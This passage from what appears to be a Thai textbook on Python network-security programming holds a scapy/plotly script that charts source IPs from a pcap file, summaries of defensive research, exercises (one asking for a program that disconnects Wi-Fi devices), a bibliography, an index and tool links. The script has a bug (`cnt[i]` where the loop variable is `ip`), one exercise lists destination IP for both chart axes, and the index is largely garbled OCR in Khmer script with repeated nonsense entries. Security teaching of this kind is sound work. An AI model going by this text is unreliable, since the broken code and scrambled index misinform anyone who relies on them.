- เขียนโปรแกรมไฟล์ชื่อ `Packet_visualize_plotly.py` ดังนี้

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง


```

1 from scapy.all import *
2 from collections import Counter
3 import plotly
4
5 packets = rdpcap('example.pcap')
6 srcIP = []
7 for pkt in packets:
8     if IP in pkt:
9         try:
10             srcIP.append(pkt[IP].src)
11         except:
12             pass
13 cnt = Counter()
14 for ip in srcIP:
15     cnt[i] += 1
16
17 xData = []
18 yData = []
19 for ip, count in cnt.most_common():
20     xData.append(ip)
21     yData.append(count)
22
23 plotly.offline.plot({"data": [plotly.graph_objs.Bar(x=xData, y=yData)]})

```

บรรทัดที่ 17–18: ประการตัวแปร xData สำหรับเก็บข้อมูลไอพี (แกน x) และ yData สำหรับเก็บข้อมูลจำนวนไอพี (แกน y)

บรรทัดที่ 23: สั่งให้วาดกราฟ โดยโปรแกรมจะเปิดเว็บเบราว์เซอร์และแสดงกราฟดังรูปที่ 19.6



รูปที่ 19.6 ทดสอบการวาดกราฟโดยโมดูล plotly

## การประยุกต์งานวิจัยในการรักษาความปลอดภัย

จากสติํการโจมตีระบบเครือข่ายในปัจจุบันเพิ่มขึ้นอย่างรวดเร็ว เนื่องจากเครือข่ายอินเทอร์เน็ตเข้าถึงผู้ใช้งานที่กระจายไปทั่วโลก ดังนั้นผู้โจมตี จึงสามารถโจมตีจากทั่วโลกเข่นกัน มีนักวิจัยมากมายพัฒนาภัยคุกคามและลด ปัญหาความปลอดภัยบนระบบเครือข่าย อย่างไรก็ตามผู้โจมตีจะซ่อนตัวที่ป้องกัน อยู่หนึ่งกว่าเสมอ ในหัวข้อนี้จะขออธิบายงานวิจัยบางส่วนที่พยายามจะ ป้องกันระบบเครือข่ายให้เกิดความเสี่ยงต่อการโจมตีให้น้อยลง ดังนี้

- อรรถพล (อรรถพล ป้อมสติํ, 2559) เสนอวิธีการตรวจจับ การบุกรุกและโจมตีระบบเครือข่าย ชนิด TCP Flood, UDP Flood และ ICMP Flood โดยอาศัยโปรแกรม Honey pot ทำงานร่วมกับโปรแกรม snort พวกรเขารูปว่า การโจมตีชนิด TCP Flood พบเจอด้วยตัวเองที่สุด และนิยมโจมตีจากเครือข่าย ภายในองค์กร
- Pradit และคณะ (Pradit Pitaksathienkul et al, 2560) เสนอ แนวทางป้องกันการโจมตีด้วยเทคนิคแบบ DOS ซึ่งวิธีการนี้จะโจมตีด้วยการส่งแพ็กเก็ตในปริมาณที่มาก ๆ ไปยังเครื่องเหยื่อ สองผล ให้หยุดให้บริการ ดังนั้นคณะผู้วิจัยจึงแนะนำให้ปรับแต่งอุปกรณ์ เครือข่ายให้จำกัดอัตราการส่งข้อมูลซึ่งส่งไปโจมตีเครื่องเหยื่อ เป็นอย่าง多 ผลกระทบจากการทดสอบสามารถทำให้เครื่องเหยื่ออย่างคง สามารถทำงานต่อไปได้ (ไม่หยุดให้บริการเมื่อเปรียบเทียบกับการ โจมตีโดยไม่มีการป้องกันเลย)
- Prasit และคณะ (Prasit Supasueb et al, 2563) ได้วิเคราะห์ การโจมตีระบบโทรศัพท์ผ่านเครือข่ายอินเทอร์เน็ตด้วยระบบ ตรวจจับการบุกรุก โดยเฉพาะการโจมตีแบบ Invite Flood, RTP Flood, UDP Flood และ Ping of Death ผลปรากฏว่าการโจมตี แต่ละประเภทส่งผลต่อการทำงานของระบบโทรศัพท์แตกต่างกัน เช่น Invite และ UDP Flood จะส่งผลโดยตรงต่อชีพิญ แต่ RTP Flood จะส่งผลต่อโทรศัพท์ SIP
- ประกาย และคณะ (ประกาย นาดี et al, 2563) นำเสนอระบบ สำหรับตรวจสอบและป้องกันการโจมตีชนิด brute-force บน เครือข่าย eduroam โดยใช้วิธีการตั้งค่าเรโวไซร์ไว้ค่าหนึ่ง เมื่อ

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

จำนวนการเดารหัสผ่านมากกว่าค่าเรโซช์ที่กำหนดไว้ เครื่องเป้าหมายที่ถูกโจมตีจะหยุดให้บริการกับเซสชันนั้นทันที ทำให้ผู้ให้บริการเกิดความปลอดภัยขึ้น

- Nashat และคณะ (Nashat et al, 2021) ได้นำเสนอโมเดลในการตรวจจับการโจมตีชนิด HTTP Flooding Attacks โดยการเก็บสถิติการใช้งาน เช่น คำร้องขอ การตอบสนอง การเชื่อมต่อแบบเปิด แพ็คเก็ต TCP แพ็คเก็ต UDP และแพ็คเก็ต ICMP และใช้ความน่าจะเป็นในการพยากรณ์การโจมตี โดยพิจารณาจากรูปแบบของการกระจายตัวที่มีความสม่ำเสมอ สำหรับการประเมินอยู่ในรูปแบบของ false positive และ false negative
- Ning และคณะ (Ning et al, 2008) ได้นำเสนอแบบจำลองแผนผังการโจมตีที่สามารถอธิบาย จัดระเบียบ จำแนก จัดการ และกำหนดเวลาการโจมตี เพื่อใช้สำหรับทดสอบการต้านทานการโจมตี จากผลการทดสอบแสดงให้เห็นว่ารูปแบบการโจมตีและเจาะระบบสามารถอธิบายความสัมพันธ์ในเชิงตรรกะได้อย่างละเอียดและมีประสิทธิภาพ สามารถนำไปเป็นตัวแบบเพื่อเน้นการโจมตีระบบเครือข่ายได้
- Khummanee และคณะ (Khummanee et al, 2020) ออกแบบสร้างระบบช่วยในการตัดสินใจเกี่ยวกับความผิดปกติของกฎไฟรwall เพื่อลดซองโทรทัศน์ในการโจมตีและช่วยให้กฎมีความเป็นเอกภาพ ปราศจากข้อผิดพลาด โดยอาศัยหลักฐานและพฤติกรรมของผู้ใช้งานรวมกับสถิติ (ความน่าจะเป็น) ในการสร้างโมเดลตนแบบ ผลประภูมิว่าระบบดังกล่าวทำให้ผู้ดูแลระบบไฟรwall มีความมั่นใจในการออกแบบกฎที่ถูกต้องเพิ่มขึ้นถึง 29.6%
- Khummanee และคณะ (Khummanee et al, 2018) นำเสนอวิธีการตรวจสอบความขัดแย้งของกฎไฟรwall ที่ถูกยุบรวมกันทำให้เกิดปัญหาการสูญเสียความหมาย (Semantics loss) อย่างมีนัยสำคัญ ซึ่งจะส่งผลกระทบต่อช่องโทรทัศน์ที่จะถูกโจมตีเพิ่มขึ้นในระบบเครือข่าย โดยใช้โครงสร้างทรีชนิดพิเศษซึ่งว่า PST ผลจากการทดสอบพบว่าสามารถตรวจสอบกฎที่มีลักษณะแบบ สูญเสียความหมายได้ 100%

- ยังมีงานวิจัยเกี่ยวกับการโจมตีระบบเครือข่ายและการป้องกันอีกมากมาย สามารถอ่านเพิ่มเติมได้จาก IEEE xplore (<https://ieeexplore.ieee.org>) หรือ ScienceDirect (<https://www.sciencedirect.com>) เป็นต้น

**สรุป:** บทนี้กล่าวถึง กรณีศึกษาเกี่ยวกับการเขียนโปรแกรมในการโจมตีระบบเครือข่ายรวมถึงวิธีการป้องกัน โดยสาขิตถึงขั้นตอนการโจมตีแบบต่าง ๆ เพื่อนำไปประยุกต์ใช้งานและลดความเสี่ยงเกี่ยวกับความปลอดภัยบนระบบเครือข่าย

#### แบบฝึกหัดท้ายบท

1. เขียนโปรแกรมเพื่อสร้างแพ็กเก็ตโดยมีส่วนประกอบดังนี้ ttl=128, src = 192.168.1.100, และ dst = 192.168.1.200
2. เขียนโปรแกรมเพื่อตรวจจับการโจมตีชนิด SYN flood attack
3. เขียนโปรแกรมเพื่อตรวจจับการโจมตีชนิด DNS Spoof attack
4. เขียนโปรแกรมเพื่อตรวจจับการโจมตีชนิด Sniff HTTP Packets
5. เขียนโปรแกรมเพื่อตัดการเชื่อมต่ออุปกรณ์ออกจาก AP
6. เขียนโปรแกรมเพื่อแสดงผลข้อมูลให้อยู่ในรูปแบบต่อไปนี้

| Packet order | SRC IP       | DST IP        | COUNT |
|--------------|--------------|---------------|-------|
| 1            | 192.168.1.10 | 192.168.1.100 | 10    |
| ...          | ...          | ...           | ...   |

7. เขียนโปรแกรมเพื่อพล็อตกราฟทรานฟิกในเครือข่าย โดยให้แกน x เป็น ไอพีปลายทาง และแกน y เป็น ไอพีปลายทาง



THE END



## បរទានក្រម

1. Alchin M, Pro Python, Apress, June 2010.
2. Allen Downey, J. E. a. C. M., Think Python: How to Think Like a Computer Scientist. Needham, Massachusetts, Green Tea Press, June 2014.
3. Allen, S., "Python." Retrieved April 12, 2014, from <http://www.dotnetperls.com/python>.
4. applicatio d., "An Introduction To Tkinter." Retrieved June 19, 2014, from <http://effbot.org/tkinterbook/>.
5. B.P, A. K., Learning Maths & Science using Python and writing them in LATEX. New Delhi 110067, Inter University Accelerator Centre, June 2010.
6. Beazley, D. M., Python Essential Reference, 4th Edition, Addison-Wesley Professional, July 2009.
7. Central, P., "Python Programming Guides and Tutorials." Retrieved May 22, 2014, from <http://www.pythoncentral.io/>.
8. Chun, W., Core Python Programming, 2nd Edition, Prentice Hall, September 2006.
9. Course, P., "Python3 Tutorial." Retrieved 15 February, 2014, from <http://www.python-course.eu/>.
10. Curtin, B., "Python 3 Porting Guide." Retrieved May 15, 2014, from [http://docs.pythonsprints.com/python3\\_porting/py\\_porting.html](http://docs.pythonsprints.com/python3_porting/py_porting.html).
11. Floyd, P., Dive Into Python 3, 2nd edition, Apress, November 2009.
12. Foundation, P. S., " Python 3.4.2 Documentation." Retrieved December 2013, 2014, from <https://docs.python.org/3/contents.html>.
13. Foundation, P. S., "Python v3.1.5 documentation." Retrieved January 2, 2014, from <https://docs.python.org/3.1/index.html>.
14. Foundation, P. S., "Python Documentation by Version." Retrieved January 6, 2014, from <https://www.python.org/doc/versions/>.
15. Grayson, J. E., Python and Tkinter Programming. Lafayette Place, Greenwich, the United States of America, Manning Publications Co., 2000.

16. Grayson, J. E., Python and Tkinter Programming. the United States of America, Manning Publications, January 2000.
17. Halterman, R. L., LEARNING TO PROGRAM WITH PYTHON, Southern Adventist University, 2011.
18. Hetland, M. L., Beginning Python: From Novice to Professional, 2nd edition, Apress, 2005
19. Hong, K. (2014). "PYTHON HOME 2014." Retrieved June 15, 2014, from <http://www.bogotobogo.com/python/pytut.php>.
20. java2s.com, "Python examples." Retrieved March 18, 2014, from <http://www.java2s.com/Code/Python/CatalogPython.htm>.
21. John Goerzen , B. R., Foundations of Python Network Programming, 2nd edition, Apress, December 2010.
22. Katja Schuerer, C. M., Catherine Letondal, Eric Deveaud, Introduction to Programming using Python, Pasteur Institute, February 2008.
23. Kiusalaas, J., Numerical Methods in Engineering with Python, 2nd Edition, Cambridge University Press, August 2014.
24. Lamber, K. A., Fundamentals of Python: From First Programs Through Data Structures, Cengage Learning, March 2011.
25. Lott, S. F., Building skills in Python, April 2010.
26. Lundh, F., "An Introduction to Tkinter." Retrieved May 5, 2014, from <http://www.scoberlin.de/content/media/http/informatik/tkinter/>.
27. Matloff, N., Introduction to Network Programming with Python, University of California, Davis, May 2009.
28. Payne, J., Beginning Python: Using Python 2.6 and Python 3.1, February 2010.
29. Phillips, D., Python 3 Object Oriented Programming, Packt Publishing, July 2010.
30. Pimpler, E., Programming ArcGIS 10.1 with Python Cookbook, Packt Publishing ([www.packtpub.com](http://www.packtpub.com)), 2013.
31. Pimpler, E., Programming ArcGIS 10.1 with Python Cookbook, Packt Publishing, February 2013.
32. Project, T. G., "The Python GTK+ 3 Tutorial." Retrieved March, 2014, from <http://python-gtk-3-tutorial.readthedocs.org/en/latest/index.html>.
33. Roseman, M., "TkDocs." Retrieved May 28, 2014, from <http://www.tkdocs.com/tutorial/>.

- 34.Sentance, S., "Python school." Retrieved April 25, 2014, from [http://www.pythonschool.net/.](http://www.pythonschool.net/)
- 35.Shaw, Z. A., "Learn Python the Hard Way." 3rd Edition. Retrieved May 20, 2014, from [http://learnpythonthehardway.org/book/index.html.](http://learnpythonthehardway.org/book/index.html)
- 36.Shipman, J. W., Tkinter 8.5 reference: a GUI for Python. New Mexico, New Mexico Institute of Mining and Technology, 2013.
- 37.Summerfield, M., Programming in Python 3: A Complete Introduction to the Python Language, 2nd edition, Addison-Wesley Professional, November 2009.
- 38.Summerfield, M., Rapid GUI Programming with Python and Qt, Prentice Hal, October 2007.
- 39.Thoreau, H. D., Introduction to Computers, Internet and World Wide Web, Deitel & Associates, Inc, December 2005.
- 40.Tim Hall , J.-P. S., Python 3 for Absolute Beginners, Apress, October 2009.
- 41.Tiponut, S. V., Python Network Programming. Romania, Technical University Timisoara, 2001.
- 42.Tutorialspoint, "Python Tutorial." Retrieved May 17, 2014, from [http://www.tutorialspoint.com/python/.](http://www.tutorialspoint.com/python/)
- 43.Wikipedia, "History of Python." Retrieved November 12, 2013, from [http://en.wikipedia.org/wiki/History\\_of\\_Python.](http://en.wikipedia.org/wiki/History_of_Python)
- 44.Zelle, J. M., Python Programming: An Introduction to Computer Science, Franklin Beedle & Associates, December 2003.
- 45.java2s.com, " Overview of the GNU System." Retrieved June 21, 2020, from [https://www.gnu.org/gnu/gnu-history.en.html.](https://www.gnu.org/gnu/gnu-history.en.html)
- 46.Jos Manuel Ortega, Mastering python for networking and security, Packt Publishing, September 28, 2018).
- 47.Justin Seitz, Black Hat Python: Python Programming for Hackers and Pentesters 1<sup>st</sup> Edition, No Starch Press; 1st edition, December 14, 2014
- 48.ABhishek Ratan, Eric Chou (Author), Pradeeban Kathiravelu, Dr. M. O. Faruque Sarker, Black Hat Python: Python Network Programming: Conquer all your networking challenges with the powerful Python language, Packt Publishing, January 31, 2019

49. Dr. M. O. Faruque Sarker, Python Network Programming Cookbook, Packt Publishing, March 26, 2014
50. John Goerzen and Tim Bower, Foundations of Python Network Programming, Apress; 2nd ed. edition, December 21, 2010
51. Brandon Rhodes and John Goerzen, Foundations of Python Network Programming 3rd ed. Edition, Apress, October 20, 2014
52. Mark Lutz, Programming Python: Powerful Object-Oriented Programming, O'Reilly Media, December 14, 2010
53. Richard Ozer, Advanced Python Programming: The Insider Guide to Advanced Python Programming Systems, CreateSpace Independent Publishing Platform, November 8, 2017
54. Rytis Sileika, Pro Python System Administration 2nd ed. Edition, Apress, November 14, 2014
55. John Zelle, Python Programming: An Introduction to Computer Science, Franklin, Beedle & Associates Inc., December 1, 2003
56. อรรถพล ป้อมสกิตย์, "Enhanced Efficiency of Intrusion Detection Systems with Honey Pot in Cyber Security", ว.วิทย. มข. 44(2) 384–397 (2559)
57. Pradit Pitaksathienkul and Sirapat Boonkrong, "DDoS Attack Response using Bandwidth Reservation", J Sci Technol MSU, Vol 36. No 3, May–June 2560
58. Prasit Supasueb and Auttapon Pomsathit, "An Analysis of Effectiveness of Internet Telephone System Attacks using Intrusion Detection Systems", งานประชุมวชาการระดับชาติ มหาวิทยาลัยรังสิตประจำปี 2563, พฤษภาคม 2563
59. ประภาย นาดี, ปริชา สมหวัง, ชัยวัฒน์ แดงจันทึก และ อิษฐารัญ บิติมล, "Development of brute-force detection and protection for eduroam service", คณบดีวิศวกรรมศาสตร์และสถาบัตยกรรมศาสตร์มหาวิทยาลัยเทคโนโลยีราชมงคลล้านนา, 2563
60. D. Nashat and S. Khairy, "Detecting Http Flooding Attacks Based on Uniform Model," 2021 International Conference on Networking and Network Applications (NaNA), 2021, pp. 94 – 98, doi: 10.1109/NaNA53684.2021.00024.
61. Z. Ning, C. Xin-yuan, Z. Yong-fu and X. Si-yuan, "Design and Application of Penetration Attack Tree Model Oriented to Attack

Resistance Test," 2008 International Conference on Computer Science and Software Engineering, 2008, pp. 622–626, doi: 10.1109/CSSE.2008.1137..

- 62.S. Khummanee, P. Chomphuwise, P. Pruksasri, "Decision Making System for Improving Firewall Rule Anomaly Based on Evidence and Behavior", Advances in Science, Technology and Engineering Systems Journal, vol. 5, no. 4, pp. 505–515 (2020).
- 63.S. Khummanee "The Semantics Loss Tracker of Firewall Rules", Recent Advances in Information and Communication Technology 2018, Springer, pp. 220–231 (2018), DOI: 10.1007/978-3-319-93692-5\_22



## ດៃខ្លួនឯគារសំដើរ

| ក                                                     | លេខា | អ                           | លេខា |
|-------------------------------------------------------|------|-----------------------------|------|
| ការតែងចិត្តព័ត៌មាន                                    | 49   | គោរព                        | 35   |
| ការិច្ចព័ត៌មាន                                        | 50   | គោរពទី                      | 49   |
| ការបែនពិន្ទុគោរព                                      | 59   | គោរពសង្គម                   | 53   |
| ការរាយការណ៍ប្រព័ន្ធមូលដ្ឋាន                           | 136  | គោរព break                  | 146  |
| ការរើយការណ៍ប្រព័ន្ធផំកាសន៍                            | 172  | គោរព continue               | 149  |
| ការសំណង់ការណ៍ប្រព័ន្ធកិវិមាន                          | 173  | គោរព pass                   | 150  |
| ការសំណង់ការណ៍ប្រព័ន្ធផំកាសន៍                          | 190  | គោរព for loop               | 152  |
| ការរើយការណ៍ប្រព័ន្ធបានការណ៍ប្រព័ន្ធផំកាសន៍            | 201  | គោរពនៃការណ៍ប្រព័ន្ធពេញចិត្ត | 285  |
| ការបិទផែន                                             | 253  |                             |      |
| ការតាំងការកំណែផែន                                     | 255  |                             |      |
| ការឱ្យការណ៍ប្រព័ន្ធមូលដ្ឋាន                           | 266  |                             |      |
| ការប្រកបដោយការណ៍ប្រព័ន្ធ                              | 276  |                             |      |
| ការអំពីមូលដ្ឋាន                                       | 283  |                             |      |
| ការសិក្សាអំពី                                         | 283  |                             |      |
| ការពួករូប                                             | 284  |                             |      |
| ការលបវត្ថុ                                            | 300  |                             |      |
| ការសិក្សាអំពីការណ៍ប្រព័ន្ធ                            | 310  |                             |      |
| ការធានសរបច្បែករបៀប                                    | 479  |                             |      |
| ការសំរាប់                                             | 484  |                             |      |
| ការខ្សោតិំបោះឆ្នោត                                    | 484  |                             |      |
| ការរក្សាទិន្នន័យការណ៍ប្រព័ន្ធដោយប្រព័ន្ធស្ថិតិយវិទ្យា | 484  |                             |      |
| ការលបរបរិយាយ                                          | 485  |                             |      |
| ការតាក់ចុះបញ្ជីការណ៍ប្រព័ន្ធ                          | 499  |                             |      |
| ខ                                                     |      | ច                           |      |
| ខ្លួនឯគារសំដើរ                                        | 53   | ចំណាំ                       | 57   |
| ខ្លួនឯគារសំដើរ                                        | 53   | ចំណាំឡើង                    | 57   |
| ច                                                     |      | ខ                           |      |
| ចានិតិមុន្ត                                           | 49   | ខ្លួនឯគារសំដើរ              | 49   |
| ចេច                                                   | 87   | ខ្លួនឯគារសំដើរ              | 87   |
| ខ្លួនឯគារសំដើរ                                        | 346  | ខ្លួនឯគារសំដើរ              | 346  |
| ខ្លួនឯគារសំដើរ                                        | 346  | ខ្លួនឯគារសំដើរ              | 352  |
| ខ្លួនឯគារសំដើរ                                        | 358  | ខ្លួនឯគារសំដើរ              | 358  |
| ច                                                     |      | ច                           |      |
| ចិរិថេវិត-គិល់លោន                                     | 413  | ចិរិថេវិត-គិល់លោន           | 413  |
| ទ                                                     |      | ទ                           |      |
| ទិន្នន័យការណ៍ប្រព័ន្ធ                                 | 80   | ទិន្នន័យការណ៍ប្រព័ន្ធ       | 80   |
| ទិន្នន័យការណ៍ប្រព័ន្ធ                                 | 268  | ទិន្នន័យការណ៍ប្រព័ន្ធ       | 268  |
| ទិន្នន័យការណ៍ប្រព័ន្ធ                                 | 285  | ទិន្នន័យការណ៍ប្រព័ន្ធ       | 285  |
| ព                                                     |      | ព                           |      |
| ព័ត៌មាន                                               | 29   | ព័ត៌មាន                     | 29   |
| ព័ត៌មានពិន្ទាន                                        | 71   | ព័ត៌មានពិន្ទាន              | 71   |

|                                      | หน้า |
|--------------------------------------|------|
| <b>ตัวดำเนินการทัพเพิล</b>           | 78   |
| <b>ตัวดำเนินการเซต</b>               | 92   |
| <b>ตัวดำเนินการ</b>                  | 96   |
| <b>ตัวถูกดำเนินการ</b>               | 97   |
| <b>ตัวดำเนินการทางคณิตศาสตร์</b>     | 98   |
| <b>ตัวดำเนินการเปรียบเทียบ</b>       | 99   |
| <b>ตัวดำเนินการกำหนดค่า</b>          | 101  |
| <b>ตัวดำเนินการระดับบิต</b>          | 104  |
| <b>ตัวดำเนินการทางตรรกศาสตร์</b>     | 107  |
| <b>ตัวดำเนินงานการเป็นสมาชิก</b>     | 109  |
| <b>ตัวดำเนินการเอกลักษณ์</b>         | 111  |
| <br>                                 |      |
| <b>ท</b>                             |      |
| <b>ทัพเพิล</b>                       | 74   |
| <b>ทีซีพี/ไอพี</b>                   | 343  |
| <b>ทีซีพี</b>                        | 343  |
| <br>                                 |      |
| <b>ธ</b>                             |      |
| <b>เครด</b>                          | 390  |
| <br>                                 |      |
| <b>น</b>                             |      |
| <b>นิพจน์</b>                        | 97   |
| <br>                                 |      |
| <b>บ</b>                             |      |
| <b>บรรทัดคำสั่ง</b>                  | 16   |
| <br>                                 |      |
| <b>บ</b>                             |      |
| <b>โปรแกรมไปป์</b>                   | 19   |
| <b>ประตูหลังบาน</b>                  | 485  |
| <br>                                 |      |
| <b>ผ</b>                             |      |
| <b>ผลต่าง</b>                        | 90   |
| <b>ผลต่างสมมاثร</b>                  | 91   |
| <br>                                 |      |
| <b>พ</b>                             | หน้า |
| <b>ไฟรอนแซลล์</b>                    | 16   |
| <b>แม็คเกจ</b>                       | 207  |
| <b>โพรเชส</b>                        | 384  |
| <br>                                 |      |
| <b>พ</b>                             |      |
| <b>ฟังก์ชัน range</b>                | 156  |
| <b>ฟังก์ชัน</b>                      | 169  |
| <b>แฟ้มข้อมูล</b>                    | 249  |
| <b>เฟรมบีค่อน</b>                    | 519  |
| <br>                                 |      |
| <b>ภ</b>                             |      |
| <b>ภาษาไฟรอน</b>                     | 1    |
| <b>ภาษาสคริปต์</b>                   | 3    |
| <br>                                 |      |
| <b>ม</b>                             |      |
| <b>โมดูล</b>                         | 207  |
| <b>เมธอด</b>                         | 276  |
| <b>โมดูล argparse</b>                | 372  |
| <b>โมดูล System</b>                  | 379  |
| <b>โมดูล os</b>                      | 381  |
| <b>โมดูล subprocess</b>              | 384  |
| <br>                                 |      |
| <b>ร</b>                             |      |
| <b>รับค่าข้อมูลจากแป้นพิมพ์</b>      | 44   |
| <br>                                 |      |
| <b>ล</b>                             |      |
| <b>เลขจำนวนเต็ม</b>                  | 54   |
| <b>เลขศนนิยม</b>                     | 56   |
| <b>ลิสต์</b>                         | 68   |
| <b>ลำดับความสำคัญของตัวดำเนินการ</b> | 112  |
| <b>ลูปอน</b>                         | 164  |

| หน้า                        | หน้า                              |
|-----------------------------|-----------------------------------|
| <b>จ</b>                    | <b>ก</b>                          |
| ໄວຍກរណ៍ 29                  | ឯិនពេទ្យរាជកម្ម 90                |
| វត្ថុ 29                    | កែវកម្មបង្កើត 221                 |
| <b>ស</b>                    | <b>អ</b>                          |
| សាយការខាងក្រោម 38           | អិនពេទ្យរាជកម្ម 282               |
| សមាស្រាវការណ៍ 241           | កោដ្ឋាប់ទីតាំង 285                |
| សភាពរោគលូមសំខាន់ខាន់ 370    | កោដ្ឋាប់ទីតាំង 455                |
| សកៅនរបៀប 484                | កោដ្ឋាប់ទីតាំង 503                |
| <b>អ</b>                    | <b>វ</b>                          |
| ហមាយលេខូអិ 349              | វិវឌីថាមពី 349                    |
| ហមាយលេខូវិរាទ 356           | វិវឌីថាមពី 429                    |
| <b>A</b>                    | <b>C</b>                          |
| Arithmetic Operators 98     | Calling a function 172            |
| Assignment Operators 101    | Closing files 250                 |
| Anonymous functions 184     | Class variable 285                |
| Assertions 241              | Constructor 285                   |
| Attributes 278              | Class Inheritance 304             |
| Application Layer 340       | Covering Tracks 485               |
| Gaining Access 484          | Channel 518                       |
| ARP Sproof 510              | Chat 429                          |
| Access point: AP 517        |                                   |
| Authentication request 520  | <b>D</b>                          |
| Authentication response 520 | Dictionary 80                     |
| Association request 520     | Difference 90                     |
| Association response 520    | Default arguments 181             |
| <b>C</b>                    | Deconstructor 285                 |
| command line 16             | Destroying objects 300            |
| Complex numbers 57          | Destructive testing 482           |
| Casting 45                  | DoS 532                           |
| Composite data types 53     | DNS Spoof attack 547              |
| Comparison Operators 92     | Disconnect Devices from Wi-Fi 557 |
|                             | DDoS 532                          |

| หน้า                  | หน้า |
|-----------------------|------|
| <b>E</b>              |      |
| Escape sequence       | 39   |
| Expression            | 97   |
| Exceptions            | 221  |
| Exceptions handling   | 222  |
| Encapsulation         | 283  |
| <b>F</b>              |      |
| Floating–Point        | 41   |
| Forcing               | 45   |
| for loop              | 138  |
| File                  | 249  |
| File Operating        | 255  |
| <b>G</b>              |      |
| Garbage collection    | 300  |
| Glue language         | 4    |
| GNU                   | 4    |
| Google Colab          | 9    |
| <b>H</b>              |      |
| Hybrid Topology       | 335  |
| HTTP format           | 358  |
| HTTP                  | 358  |
| HTTP Head request     | 461  |
| HTTP GET request      | 462  |
| HTTP POST request     | 469  |
| Head request          | 471  |
| HTTPS request         | 471  |
| Honey pot             | 564  |
| HTTP Flooding Attacks | 565  |
| <b>I</b>              |      |
| IDLE                  | 12   |
| Indentation           | 32   |
| Integers              | 54   |
| Intersection          | 89   |
| Identity Operators    | 111  |
| If                    | 118  |
| if...else             | 122  |
| if...elif             | 125  |
| Infinite Loop         | 136  |
| Instance              | 282  |
| Inheritance           | 283  |
| Internet Layer        | 346  |
| IP                    | 347  |
| ICMP                  | 349  |
| IP address            | 349  |
| Iwconfig              | 522  |
| ICMP Flood            | 564  |
| Invite Flood          | 564  |
| <b>J</b>              |      |
| JSON                  | 474  |
| <b>K</b>              |      |
| Keyword arguments     | 179  |
| <b>L</b>              |      |
| List                  | 364  |
| Logical Operators     | 107  |
| Lambda                | 184  |
| LAN                   | 337  |
| <b>M</b>              |      |
| Membership Operators  | 109  |
| Method                | 277  |
| Mesh Topology         | 331  |

|                            | หน้า |                            | หน้า |
|----------------------------|------|----------------------------|------|
| MAN                        | 337  | <b>R</b>                   |      |
| Maintaining Access         | 484  | Runtime error              | 6    |
| MAC address                | 494  | Range                      | 155  |
| <b>O</b>                   |      | Required arguments         | 178  |
| Operator                   | 97   | return statement           | 190  |
| Operand                    | 97   | Returning multiple values  | 196  |
| Operators Precedence       | 112  | Recursion                  | 201  |
| OOP                        | 278  | Raising                    | 236  |
| object                     | 278  | Ring Topology              | 334  |
| Overriding method          | 285  | Registered Ports           | 356  |
| Overloading method         | 285  | Request message            | 456  |
| Overloading operator       | 285  | Response message           | 457  |
| OSI model                  | 340  | Response code              | 460  |
| <b>P</b>                   |      | Reconnaissance             | 484  |
| Pass by reference vs value | 173  | RTP Flood                  | 564  |
| Pass by value              | 174  | <b>S</b>                   |      |
| Programming Paradigms      | 275  | string formatting operator | 39   |
| Polymorphism               | 284  | String operators           | 39   |
| Port numbers               | 356  | Sets                       | 87   |
| process                    | 390  | Symmetric difference       | 89   |
| Pen test                   | 479  | Set operators              | 92   |
| Pentester                  | 480  | Scope of variables         | 197  |
| Packet sniffing            | 499  | Star Topology              | 332  |
| Probe request              | 519  | Socket                     | 405  |
| Probe response             | 519  | Scanning                   | 484  |
| Packet generator           | 541  | scapy                      | 494  |
| Packet visualization       | 560  | SSID                       | 518  |
| Ping of Death              | 564  | SYN Flooding Attack        | 545  |
| Probe request              | 519  | Sniff HTTP Packets         | 554  |
| <b>Q</b>                   |      | Snort                      | 564  |
| Quotation                  | 33   | semantics loss             | 565  |
| <b>T</b>                   |      | Thread                     | 390  |

| หน้า                      | หน้า                 |     |
|---------------------------|----------------------|-----|
| <b>U</b>                  | <b>W</b>             |     |
| UNIX                      | wget                 | 14  |
| UDP                       | while loop           | 135 |
| Union                     | with                 | 267 |
|                           | WAN                  | 337 |
|                           | Well-known Ports     | 356 |
| <b>V</b>                  | Web server footprint | 526 |
| Variable-length arguments |                      |     |
| virtual environments      |                      |     |
|                           |                      |     |

## ภาคผนวก

เครื่องมือที่ช่วยค้นหาช่องโหว่และจุดอ่อนของระบบเครือข่าย

1. ดาวน์โหลดโปรแกรมต้นฉบับ (source code) ในหนังสือทั้งหมด



<https://github.com/Suchart-k/Python-Programming-Networking-Security>

2. ดาวน์โหลดโปรแกรม scapy สำหรับสแกนเครือข่าย, การทำ ARP spoof และคุ้มครองใช้งาน  
<https://scapy.net/>,  
<https://github.com/secdev/scapy>
3. วิธีติดตั้งและใช้งาน pip สำหรับเพลยอน  
<https://docs.python.org/3/installing/index.html>,  
<https://pypi.org/project/pip/>
4. ระบบปฏิบัติการลินุกซ์ Ubuntu 20.04 สำหรับเขียนโปรแกรมเครือข่าย  
<https://ubuntu.com/>, <https://ubuntu.com/tutorials>
5. วิธีการใช้งาน apt บนลินุกซ์  
